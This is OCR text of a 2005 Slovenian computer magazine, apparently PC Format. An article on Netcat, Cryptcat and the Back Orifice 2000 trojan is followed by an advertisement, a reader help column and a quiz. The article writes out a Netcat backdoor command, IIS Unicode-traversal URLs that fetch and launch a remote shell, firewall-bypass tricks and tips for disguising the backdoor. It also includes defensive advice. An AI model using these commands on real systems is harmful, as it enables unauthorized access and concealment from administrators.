Kot ste doslej videli, imamo na razpolago ogromno različnih hekerskih orodij, s pomočjo katerih lahko povečamo varnost omrežja. V večini primerov se vsako orodje osredotoči na specifičen cilj, pri čemer nekateri zbirajo informacije o omrežju in domenah, medtem ko drugi izkoriščajo posamezne varnostne pomanjkljivosti. Najboljša in najbolj koristna izmed vseh pa so orodja, ki so večfunkcionalna in priročna za uporabo v več različnih scenarijih. Med slednje prav gotovo sodita *Netcat* in *Cryptcat*.

Poenostavljeno povedano, *Netcat* ustvarja in sprejema povezave TCP (Transmission Control Protocol) in UDP (User Datagram Protocol). Omogoča nam, da vidimo čiste podatke TCP in UDP, preden so ti posredovani na naslednji nivo, kot so FTP (File Transfer Protocol), SMTP (Simple Mail Transfer Protocol) ali HTTP (Hypertext Transfer Protocol). *Netcat* nima grafičnega vmesnika in ne podaja rezultatov v očem prijazni obliki. Je grob, enostaven in deluje na osnovnem nivoju, zaradi česar je uporaben v raznovrstnih situacijah. *Netcat* za platforme UNIX in Windows najdemo na spletni strani **www.reznor.com/tools/#netcat**.

Osnovni ukaz *Netcat* je: **nc <možnosti> vrata IP** (za različne možnosti si oglejte datoteko s pomočjo).

PRIHAJA MREŽNA MAČKA

Si želite dostopa do ukazne vrstice vašega domačega računalnika od koderkoli na svetu? Z izvršitvijo ukaza **nc.exe –l –p 4455 –e cmd.exe** iz ukazne vrstice sistema Windows boste lahko preko povezave telnet na vrata 4455 dobili dostop do ukazne vrstice vašega domačega računalnika. V bistvu ste pravkar ustvarili zadnja vrata v vaš sistem, kar je lahko v nepravih rokah zelo nevarno. Navedeno hekerju omogoča vstop v sistem, vse dokler administrator ne opazi, da je med procesi prisoten tudi nc.exe. Heker lahko od usposobljenega administratorja to pričakuje in zato nc.exe preimenuje

> **"Kanček zdrave kmečke pameti prepogosto nudi več varnosti kot vsa varnostna orodja skupaj"**

v nekaj drugega, na primer v update.exe.

Primer uporabe izkoriščevalne skripte v kombinaciji z *Netcatom* je na primer uporaba programa TFTP (Trivial File Transfer Protocol), nameščenega na spletnem strežniku, s pomočjo katerega lahko z oddaljenega sistema, na katerem smo predhodno zagnali strežnik TFTP, prenesli nc.exe in na napadenem spletnem strežniku pognali eno izmed variant zadnjih vrat.

Pa si poglejmo spletni naslov, s pomočjo katerega bomo preko TFTP prevzeli *Netcat* z oddaljene lokacije, pri čemer nam bo v pomoč tudi varnostna pomanjkljivost Unicode: **http://10.10.0.1/scripts/../%c1%pc/../winnt/system32/cmd.exe?/c+tftp%20i%20originx&20GET%20update.exe**

Če je zgornji poskus uspešen bo ukaz prenesel *Netcat* na IP 10.10.0.1 v podmapo Inetpub mape Scripts kot update.exe. Heker lahko nato zažene *Netcat* z uporabo naslednjega naslova: **http://10.10.0.1/scripts/../%c1/pc/../inetpub/scripts/update.exe?-l%20-d%20-L%20-p%20443%20-e%20cmd.exe**

Spletni strežnik interpretira tisti čudni %20 kot presledek. S povezavo telnet na vrata 443 bi nas morala pričakati ukazna vrstica. Opisan napad je učinkovit in enostaven, vendar za seboj pušča nepotrebne sledi. Predvsem bodo vsi spletni naslovi, ki so bili uporabljeni v napadu, shranjeni v varnostnih datotekah IIS, prav tako pa bodo opisani napad zaznali tudi morebitni sistemi IDS (Intrusion Detection System). Sami lahko napad lahko preprečite tako, da posodobite IIS in v požarnem zidu blokirate odhajajoče povezave z vašega spletnega strežnika. V večini primerov vaš strežnik ne bi smel inicirati povezav navzven.

Razbijte krinko

Kako vedeti, da program ni konj?

Pred časom so se razvijalci programske opreme domislili postopka, ki lahko zagotovi, da je program natanko to, kar je razvijalec dal na tržišče. Program, ki ga uporabnik prenese z interneta, je namreč lahko predhodno spremenjen v napadalcu prijaznejšo obliko in nato nastavljen na spletno stran, kjer preži na žrtve. Zato mnogi razvijalci programske opreme vključujejo možnosti preverjanja digitalnega odtisa programa in tudi digitalnega podpisa razvijalca.

Digitalni prstni odtisi tipično temeljijo na algoritmu MD5 (Message Digest 5), katerega razvijalec programske opreme generira z uporabo programa *md5sum*. *Md5sum* je vključen v večino operacijskih sistemov Linux. Razvijalec nato prenese digitalni prstni odtis na varno mesto, ki je običajno spletna stran. Uporabnik lahko zdaj prav tako z uporabo programa *md5sum* preveri ali program ustreza prstnemu odtisu na spletni strani ali ne.

Netcat med drugim ponuja možnost –s, ki omogoča, da si dodelimo katerikoli naslov IP. To je uporabno, kadar bi radi s pomočjo pregledovanja z *Netcatom* prestrašili prijatelja. Zadeva je preprosta, saj zahteva samo to, da pregledamo prijateljev računalnik s pomočjo *Netcata*, pri čemer si pomagamo z možnostjo –s, ki omogoča, da prevzamemo na primer naslov IP FBI-ja ali Microsofta. Prijatelj bo mislil, da ga nadzoruje FBI oziroma Microsoft in zagnal paniko. He, he, he.

TRIKI VETERANOV

Netcat, ki posluša na določenih vratih, je lahko uporaben tudi za vzpostavljanje druge povezave *Netcat* na drug sistem, s čimer dobimo tako imenovani rele. Uporaba tega načina zahteva poznavanje skript, predvsem zato, ker *Netcatova* možnost –e sprejema samo en ukaz. Zanimiva je situacija, ko heker z opisanim načinom premosti nekaj različnih domen in s tem zelo oteži delo preiskovalcem pri izsledituvi resničnega izvora – način je znan kot nizanje strežnikov proxy.

Netcat je uporaben tudi v funkciji, ki lažno prikazuje nedovoljen promet kot dovoljen, kar omogoči komunikacijo preko požarnega zidu ali filtra. Nekateri požarni zidovi omogočajo prihajajoči promet od izvornih vrat 20 k visokim ciljnim vratom v

Vaš digitalni fotolab in spletna fototrgovina
DIGILAB
www.fotograd.com
Ostanite doma in nas obiščite!

Glavno orožje vsakega dobrega trojanskega konja je človeška naivnost.

internem omrežju, da bi omogočili uporabo FTP. Situacijo lahko izkoristimo z uporabo: **nc –p 20 imetarče 6000**, kar omogoča dostop do strežnika X na sistemu UNIX. Opisana metoda pa ni uporabna samo zaradi dostopa do vrat 6000, temveč za dostop do vseh vrat, katerih številka je višja od 1024. s temi vrati lahko komuniciramo z izvornih vrat 20.

> **"Največkrat napadalec preprosto prepriča žrtev, da si trojanskega konja namesti sama"**

Podobno velja za DNS, saj skoraj vsi požarni zidovi dovoljujejo izhodni DNS. Če ste za požarnim zidom (podjetje, univerza...), ki dovoljuje vhodni in izhodni promet na vratih 53 (DNS), potem lahko izkoristite priložnost in spravite nedovoljen omrežni promet skozi požarni zid, tako da mu določite izvorna vrata 53: **nc –p 53 imetarče 9898**.

Skratka, *Netcat* je uporaben na tisoč in en način, pri čemer ga s pridom uporabljajo tako sistemski administratorji za testiranje omrežja, kot tudi hekerji. V povezavi z *Netcatom* bi omenili tudi *Cryptcat*, ki je v bistvu *Netcat*, ki omogoča kriptiran prenos podatkov. Enkripcijsko zaščiten prenos podatkov lahko dela omrežnim administratorjem veliko sivih las, saj le-ti s samim prisluškovanjem povezav ne bi dobili veliko uporabnih podatkov o namerah hekerja. *Cryptcat* lahko snamete s strani **http://farm9.org**.

Kult mrtve krave je legendarna skupina, ki jo lahko obiščete na www.cultdeadcow.com.

KAJ PA KONJI?

Back Orifice 2000 je tipičen trojanski konj in je kot tak izvrsten primer, da se naučimo ubraniti tudi pred njemu podobnimi orodji iz te kategorije. *Back Orifice 2000* (*BO2K*) je ustvaril heker z vzdevkom Dil-Dog, ki je član zloglasne skupine Cult of the Dead Cow (**www.cultdeadcow.com/tools/bo.html**). *BO2K* je bil dan v uporabo na konferenci DefCon 7, leta 1999 v Las Vegasu. Ceremonija in predstavitev tega hekerskega pripomočka je potekala ob spremljavi tehno glasbe in ob govoru "hekerskega pridigarja", kar je naredilo vse skupaj še bolj medijsko odmevno. *BO2K* je prilagojen za delovanje v vseh sistemih Windows in je odprtokoden. Do danes se je razvil v ogromno različnih različic in mutacij, ki so obdarjene z različnimi funkcijami. Strežniška koda *BO2K* (del, ki okuži sistem tarče) je napisana tako, da zavzame samo 100Kb, kar je presenetljivo, ko pogledamo vse mogoče funkcije tega orodja. Odjemalec, s katerim nadziramo napadeni sistem, pa zavzema okrog 500Kb, kar pomeni, da celoten paket zelo enostavno spravimo na eno samo disketo.

Če pogledamo sposobnosti *BO2K* (poglejte okvirček Moč BO2K) in njemu podobnih orodij, ko so *Sub7*, *Net-Bus* in *Hack-a-Tack*, ugotovimo, da je izjemno podoben "legitimnim" programom za oddaljen dostop, kot so na primer *pcAnywhere*, *ControlIT* ali *LapLink*. V bistvu *BO2K* počne natanko iste stvari. Na spletni strani *BO2K*, **www.bo2k.com**, lahko najdete primerjavo med njim in ostalimi orodji za oddaljeni dostop, pri čemer je vidno, da je *BO2K* bogatejši z možnostmi, brezplačen in odprtokoden. Prav zaradi tega se *BO2K* oglašuje kot orodje sistemskih administratorjev, ki pa se lahko kot vsako drugo orodje tudi zlorabi. Zanimiva je primerjava s kladivom, ki lahko uporabimo za gradnjo hiše ali kot morilsko orožje – orodja sama po sebi niso nevarna, nevarni so ljudje, ki jih uporabljajo.

Če *BO2K* zaženemo v skritem načinu, njegovega delovanja ga med procesi ne bomo opazili. Prav tako ima *BO2K* možnost šifriranja komunikacije med tarčo in napadalcem, pri čemer uporablja različne šifrirne algoritme, od DES do CAST. Za poenostavljeno uporabo prihaja *BO2K* z namestitvenim čarovnikom, ki nas vodi preko vseh namestitvenih možnosti. Novejše različice imajo sposobnost uporabe katerihkoli vrat TCP ali UDP, kar predstavlja še eno od ovir pri razkrivanju njegove uporabe. Protivirusni proizvajalci *Back Orifice* uvrščajo v kategorijo trojanskih konjev, program pa je podobno kot *Netbus* sestavljen iz strežnika in odjemalca, ki medsebojno komunicirata preko TCP/IP.

MOJ ČRNI KONJ...

Kako napadalec sploh namesti "trojanca" na sistem žrtve? Največkrat napadalec preprosto prepriča žrtev, da si ga namesti sama. Kar pa verjetno ne bi uspelo, če bi napadalec žrtvi poslal e-pošto s priponko Trojanskikonj.exe. V ta namen obstajajo orodja, imenovana "wrappers", ki so izjemno uporabna za ustvarjanje trojanskih konjev. Takšno orodje namreč doda legitimnemu programu (igri, dokumentu ali kakšni drugi datoteki) izvršilno datoteko strežniškega dela *BO2K*. Ti dve izvršilni datoteki sta nato združeni v eno samo, pri čemer se zaradi majhnosti *BO2K* le tega skoraj ne opazi. Ko uporabnik prejme tovrsten paket, se najprej namesti *BO2K*, nato pa se zažene še druga aplikacija. Opisano nam pove, da lahko kdorkoli brez vsakršnega poznavanja programiranja doda trojanskega konja katerikoli izvršilni datoteki in tako maskiran paket dostavi svoji žrtvi.

Nekateri od številni ovijalnih programov "wrappers" so *Silk Rope*, *SaranWrap* in *EliteWrap*. *Silk Rope 2000* lahko najdete na naslovu **http://members.fortunecity.de/streuner99/download_index.htm**, program pa ima enostaven grafični uporabniški vmesnik, kar ostali zloglasni dvojici manjka.

Osnovna funkcionalnost se lahko v primeru *BO2K* še razširi z uporabo vtičnikov, pri čemer se te dodatne možnosti lahko dodajajo že med samo namestitvijo, kar omogoča napadalcem, da se enostavneje prilagodijo tarči. Nekatere izm-

Moč BO2K

In kaj lahko *BO2K* počne?

Ko je strežnik nameščen v sistemu žrtve, ta napadalcu omogoči popoln nadzor, kar med drugim pomeni:

- **ustvarjanje poljubnih opozorilnih oken v sistemu žrtve (sliši se kot nič posebnega, vendar pa je dejstvo, da bo večina uporabnikov naredila natanko to, kar jim sporoči računalnik);**
- **spremljanje pritisnjenih tipk (omogoča napadalcu, da odkrije še tako zapletena gesla, ki jih je žrtev vtipkala);**
- **odkrije natančne informacije o sistemu (OS, RAM, HDD, varnostni popravki...);**
- **zbiranje gesel (zbere in pošlje vse datoteke z gesli v določenem sistemu);**
- **običajno delo z datotekami (vpogled, kopiranje, brisanje, preimenovanje...);**
- **spreminjanje registra;**
- **upravljanje s procesi;**
- **preusmerjanje paketov (vsak paket, ki je namenjen žrtvi, se lahko preusmeri v poljuben sistem);**
- **preusmerjanje aplikacij (omogoča dostop napadalca do ukazne vrstice podobno kot *NetCat*);**
- **multimedijski nadzor (napadalec lahko vidi zaslon žrtve in nadzoruje ostale vhodno-izhodne enote);**
- **strežnik HTTP (napadalec lahko dostopa do žrtvinega sistema tudi brez odjemalca *BO2K*, pri čemer lahko uporabi navaden spletni brskalnik).**

ed vtičnikov najdete na spletnem naslovu **http://bo2k.com/Development.**

Eden od osnovnih problemov pri uporabi trojanskih konjev je ta, da je potrebno strežniški del trojanskega konja nekako najti. Izvirni paket, ki ga napadalec pošlje nekemu uporabniku, lahko ta uporabnik razpošlje naprej, ker mu je bil program, v katerega je bil *BO2K* maskiran, preprosto všeč. Ti ostali uporabniki nato namestijo *BO2K* na svoje sisteme, pri čemer pa napadalec ne more poznati njihovih naslovov IP, zaradi česar njihovih sistemov niti ne more nadzirati. Kako napadalec reši tovrstno dilemo? Računalniško podzemlje je v uporabo dalo močni orodji, ki rešita tovrstno vprašanje. Orodji se imenujeta *Rattler* in *BT2K*, problem pa rešita tako, da vsak sistem, na katerega se namesti *BO2K*, ob namestitvi napadalcu pošlje e-pošto, s pomočjo katere napadalec najde svojo "izgubljeno" žrtev. Uporaba e-pošte pa je lahko počasna, zato so se domislili novejše metode, ki vključuje vtičnik Speakeasy, ta se poveže na določen kanal IRC, kjer naznani novo žrtev v realnem času.


OBRAMBA

Minimalno zaščito bomo vzpostavili že z uporabo protivirusnega programa, ki bo seveda redno (beri: vsakodnevno) varnostno posodobljen. Vsak trojanski konj ima namreč določen način delovanja, ki ga protivirusni programi ponavadi prepoznajo (ključi v registru, specifične datoteke, zagnani servisi in podobno). Čeprav tovrstni programi v resnici niso virusi (se ne širijo n a ostale dokumente in aplikacije), jih protivirusni programi zaznajo in preprečijo izvršitev. Izogibajte se nepreizkušenim orodjem, katerih ponudnik zatrjuje, da boste z njimi odstranili trojanske konje. Tovrstna orodja jih namreč pogosto namestijo, namesto da bi jih odstranila. Vsekakor pa spoznajte programe, ki jih imate nameščene, pri čemer bodite pozorni predvsem na njihovo poreklo. Če proizvajalca ne poznate, imate na internetu izvrstno priložnost, da o njem izveste kaj več. Kanček zdrave kmečke pameti prepogosto nudi več varnosti kot vsa varnostna orodja skupaj.

"Če pogledamo sposobnosti BO2K, ugotovimo, da je izjemno podoben legitimnim programom za oddaljen dostop"

Vsem, ki vas področje hekerskih metod in vdorov v sisteme podrobneje zanima, priporočamo branje prve slovenske knjige z naslovom "Hekerski vdori in zaščita". Knjigo najdete na spletnem naslovu **www.pasadena.si/knjigarna/?id=35519**. Dober naslov, na katerem boste izvedeli več na temo zadnjih vrat in trojanskih konjev, pa je **www.eqla.demon.co.uk/trojanhorses.html**.

Tomaž Bratuša



Back Orifice ima preprost uporabniški vmesnik z ogromno možnostmi.

Zaščita vašega podjetja pred vsemi grožnjami

BREZPLAČNO*

- **Nove oblike omrežnih verzij:**
  - integrirane antispyware strategije
  - anti-phising zaščita pred spletnimi prevarami
  - ROAMING omogoča centralno posodabljanje in nadzor mobilnih uporabnikov
- **VPNSecure zaščita za VPN povezave (CheckPoint)** za IPSec in SSL protokole.
- **Novi GateDefender:** Odlike zaznavanja spletnih prevar in nezaželene pošte

Izkoristite priložnost in zaščitite svojo IT infrastrukturo s Panda Software omrežnimi rešitvami s TruPrevent™ tehnologijami.

IN PRIHRANITE!

Enkratna ponudba za podjetja

1 LETO BREZPLAČNA*

zaščita za vašo računalniško infrastrukturo s katerokoli Panda Software omrežno rešitvijo

+ brezplačni varnostni tečaj za upravljalce v podjetjih!

Ponudba velja do 31. avgusta 2005

Panda software Slovenia
Tel.: (07) 3461-020, E-pošta: res@nibera.si

USTVARJAMO VARNOST

Gregor Mraz
NE PRENAŠA BEDAKOV

VprašajteGregorja...

ODGOVORI NA VAŠA VPRAŠANJA

Hitri kviz

Testiramo vaše računalniško znanje

1 **Kdaj je IBM predstavil prvo disketo?**
a) 1971
b) 1979
c) 1982
d) 1984

2 **Diffie-Hellman je algoritem, ki se uporablja pri**
a) kriptiranju
b) kompresiji
c) prevajanju
d) renderiranju

3 **Kako se je glasilo kodno ime projekta za Windows 95?**
a) Chicago
b) New York
c) Dallas
d) Seattle

4 **Kaj pomeni GNU?**
a) GNU is Not Unix
b) Good Night Unix
c) Good eNough for Unix
d) Got No Unix

5 **Kakšna je bila uradna procedura, s katero so preverjali, če so čipi v Applu III dobro fiksirani?**
a) Računalnik so vrgli na plosko površino s 30cm.
b) Vsak čip so ročno vstavili v podnožje.
c) Računalnik so poskusili zagnati, ko je bil postavljen na glavo.
d) Vse čipe so spajkali.

Odgovori na strani 97

Čisto brezplačna tehnična pomoč

Vam bo računalnik navrtal luknjo v možgane in rano v želodec? Dovolite Gregorju, da vas odreši muk in mu pišite na **mraz@pcformatslo.net**, če vam pa ne uspe dovolj usposobiti PC-ja, pa mu pošljite navadno pisemce na **PCFormat, Za Mraza, Trg revolucije 2, 2000 Maribor**.

Pomoč je za ovinkom

Ob neprijetnem pokanju s členki se Gregor Mraz pripravlja na še eno rundo dešifriranja vaših nečitljivih pisem

IZBOLJŠAVE OS


Izklop po nesreči

V Uporabljam notesnik z razširitveno postajo, tako da imam v meniju Start poleg standardnih gumbov Shut Down in Log Off v Windows XP Pro še gumb Undock. Ta možnost je sicer uporabna, problem pa je v tem, da je gumb čisto zraven gumba All Programs, zato pogosto nenamerno kliknem nanj in moram ponovno zaganjati računalnik, da bi zunanje naprave spet delale.

Gledal sem že po različnih forumih in sem naletel na predloge, naj si ogledam meni Properties menija Start, a tam ni nobene možnosti, da bi spremenil položaj gumba ali da bi ga odstranil iz menija. Ali mi lahko poveš, kaj bi še lahko naredil?

ŽARKO

O Takšna kozmetična operacija uporabniškega vmesnika je najverjetneje na voljo samo v **Group Policy**, če sploh je. Poglejva... **Start→Run→gpedit.msc. User Configuration/Administrative Templates/Start Menu and Taskbar** zvenijo dobro mesto za začetek... No, pa smo našli **Remove the Undock PC button from the Start Menu**. Sicer nimam razširitvene postaje na notesniku, a bi bil resnično presenečen, če na ta način gumb Undock PC ne bi izginil iz menija Start.



Če radi udrihate po napačnih gumbih in odklapljate razširitvene postaje, vam Gregor lahko pomaga.

SPLET

Pokvarjena Java

V Imam težave z internetom. Obstaja nekaj spletnih strani, ki jih ne morem odpreti (s klikom na povezavo), v statusni vrstici pa se prikaže sporočilo o napaki "JavaScript Error" ali "Error on Page".

Kaj je JavaScript in kako naj odpiram strani? To je zelo nadležno, ko želim kaj naročiti preko interneta ali se registrirati na kakšni strani, pa ne morem.

SARA

O JavaScript je kot rozine v muesliju. V skoraj vseh mueslijih so rozine in večina jih poje brez razmišljanja, nekateri malenkostni zajtrkovalci pa so strašno zaskrbljeni, ker rozine bojda niso zdrave, zato zapravijo cele ure, da jih poberejo iz paketov. Obstajajo tudi ljudje, ki imajo radi rozine, a jedo zajtrk iz starih skledic, ki ne podpirajo najnovejših rozin. Ti ljudje morajo snieti prevajalnik za rozine s strani **www.java.com/en/download.**

Skoraj vedno pa se takšne napake pri zajtrku pojavljajo zaradi slabo zasnovanih mueslijev, v katerih so hrošči. Ti hrošči se pogosto skrijejo med rozine med pakiranjem mueslija in jih nihče ne opazi, dokler mueslija ne odprejo in poskušajo pojesti. Lahko se pritožiš pri proizvajalcu in upaš, da bo ta nadgradil mueslije, lahko pa se preprosto odločiš kupovati drugo znamko. A vedi, da velika žitaric sploh ne potrebuje rozin, da bi ti zagotovile polnovreden zajtrk – rozine so tam samo zato, da je obrok videti privlačnejši. Če torej ne ugotoviš, da

zajtrka ne boš mogla pojesti brez rozin, mogoče sploh ne rabiš ničesar narediti.

ZMOGLJIVOST
Ali naj nadgradim?

V imam sistem z Athlonom 2600 XP, 1GB pomnilnika PC2700 in grafično kartico FX5200. Razmišljam, da bi sistem nadgradil z Abitovo osnovno ploščo AN8 z naborom nForce 4, Athlonom 64 3000+, 1GB pomnilnika PC3200 in grafično kartico GeForce 6600GT na vodilu PCI-Express. Ali bo tak računalnik toliko zmogljivejši, da bom to dejansko opazil, glede na finančni vložek? Se mi nadgradnja splača, zdaj ko prihaja Windows XP 64?

MIRO

OK, to je komaj tretje vprašanje za rubriko Vprašajte Gregorja ta mesec, tako da je še vedno veliko možnosti za "napredovanje", a je vseeno eno najbolj neumnih, kar sem jih kdaj prejel. Ali boš opazil spremembo v zmogljivosti glede na finančni vložek? Kaj sploh misliš s tem? Primerjaš nadgradnjo računalnika z nenadgrajenim računalnikom. Če boš računalnik nadgradil, bodo zmogljivosti (Z) deljene s stroški (S) torej zmogljivosti glede na finančni vložek. Če pa ne nadgradiš, bo porast zmogljivosti nič, vrednost stroškov pa bo prav tako nič. Kaj dobiš, če nič deliš z nič? Rezultat je nič ali neskončno, ne vem več, kateri, a tebe prav gotovo ne zanima, kaj bi kak matematik znal povedati ekstremno pametnega o tem.

Če me pa sprašuješ za mnenje, pa ti lahko povem, da sem trdno prepričan, da je nadgradnja sistema, katere edini namen je, da boš lahko namestil nov operacijski sistem, neumna ideja. Kaj zna XP 64, česar tvoj trenutni operacijski sistem ne zmore? Katero programsko opremo trenutno uporabljaš, ki ne deluje dobro v 32-bitnem operacijskem sistemu? Če si želiš samo več sličic v sekundi v *Half-Life 2*, si omisli samo novo grafično kartico. Če pa dejansko razmišljaš o tem, da bi zamenjal osnovno ploščo ali operacijski sistem, pač kupi cel nov računalnik. Starega boš potem vsaj lahko prodal.

MONITORJI
Ni signala

V Monitor mi javlja "No signal" na zaslonu, ko ga prižgem, sliko pa pokaže komaj po več poskusih. Ali mogoče veš, kaj bi lahko bil problem?

ŽIGA

Obvestilo o tem, da ni signala, pomeni, da monitor sploh ne dobiva signala (ker je kabel VGA iztaknjen) ali pa da ne dobiva signala, ki bi ga prepoznal. Občasne izgube signala bi težko pripisal iztaknjenemu kablu in prepričan sem, da sem po dveh letih pisanja teh nasvetov bralce že naučil, da so kabli prva stvar, ki jo je potrebno preveriti.

Najbolj verjetno je, da se grafična kartica ne zna pravilno zagnati. In najbolj očiten krivec za kaj takega je preutrujen napajalnik. Ko zaženeš računalnik, se vse komponente zaženejo naenkrat, kar pomeni, da je obremenitev za napajalnik takrat največja. Če nazivna moč napajalnika komaj zadostuje nazivni porabi, bo napajalnik med zagonom malenkost odpovedal. Tako bo napetost padla in se grafična kartica ne bo pravilno zagnala.

Zdaj bi se lahko šla *Apollo 13* in poskusila najti način, da bi dobila dovolj napetosti za tvoje komponente, ne da bi dodatno obremenila napajalnik. Pa ne bova, ker bo veliko enostavneje, če se preprosto sprijazniš s kruto resnico, da potrebuješ boljši napajalnik, in da ga bo pač treba kupiti.

GRAFIČNA KARTICA
Če ti je vroče...

V Računalnik, ki ga uporabljam, imam že dalj časa in do zdaj je bilo vse v redu. Zdaj se pa na sliki v igrah pojavljajo neka popačenja, v nekaterih igrah bolj, v drugih manj pogosto. Najprej sem pomislil, da je kriv gonilnik za grafično kartico, zato sem namestil najnovejšega, pa ni nič pomagalo. Ker ni bilo nobene spremembe, sem nov gonilnik odstranil in ponovno namestil starega, pa ni nič pomagalo. Ker sem se ustrašil, da je kaj narobe z grafično kartico, sem jo vgradil v drug računalnik, kjer je delala brez težav. V Windows ni nobenih težav, razen takoj po izhodu iz iger; takrat je besedilo pod nekaterimi ikonami takšno, kot bi bilo spraskano. V dxdiag je videti, da moja kartica deluje brez težav, vsaj kar zadeva DirectX, pregrevanje pa tudi ne more biti razlog, saj nisem zaznal nobene spremembe v temperaturi sistema.

MITJA

FAQ
Podatki v več vrstah

Ali lahko ta medij za shranjevanje uspe, kjer so drugi odpovedali?

Kaj je to?
Gre za holografski medij za shranjevanje, ki ga je patentiralo podjetje InPhase Technology. Material, na katerega se zapisuje, je debel milimeter in pol in stisnjen med dva "prevodna plastična substrata", ki imata premer 130mm. Podatki se shranjujejo v treh dimenzijah v samem materialu.

OK, torej gre še za eno holografsko norijo?
Pri InPhasu trdijo, da bodo prvi komercialni pogoni s kapaciteto 300GB na voljo že leta 2006. Sprva bodo za pogone na voljo samo enkrat zapisljivi mediji, prepisljivi mediji s kapaciteto enega terabajta pa bi naj bili na voljo leta 2009.

Kako deluje?
En sam laserski žarek se razbije v dva žarka, v signalnega in referenčnega. Hologram se ustvari tam, kjer se v mediju oba žarka sekata. V mediju se na tem mestu sproži kemična reakcija. S spreminjanjem kota referenčnega žarka, valovno dolžino ali položaja medija je mogoče na en medij posneti različne holograme.

Kako to, da se te tehnologije ne primejo?
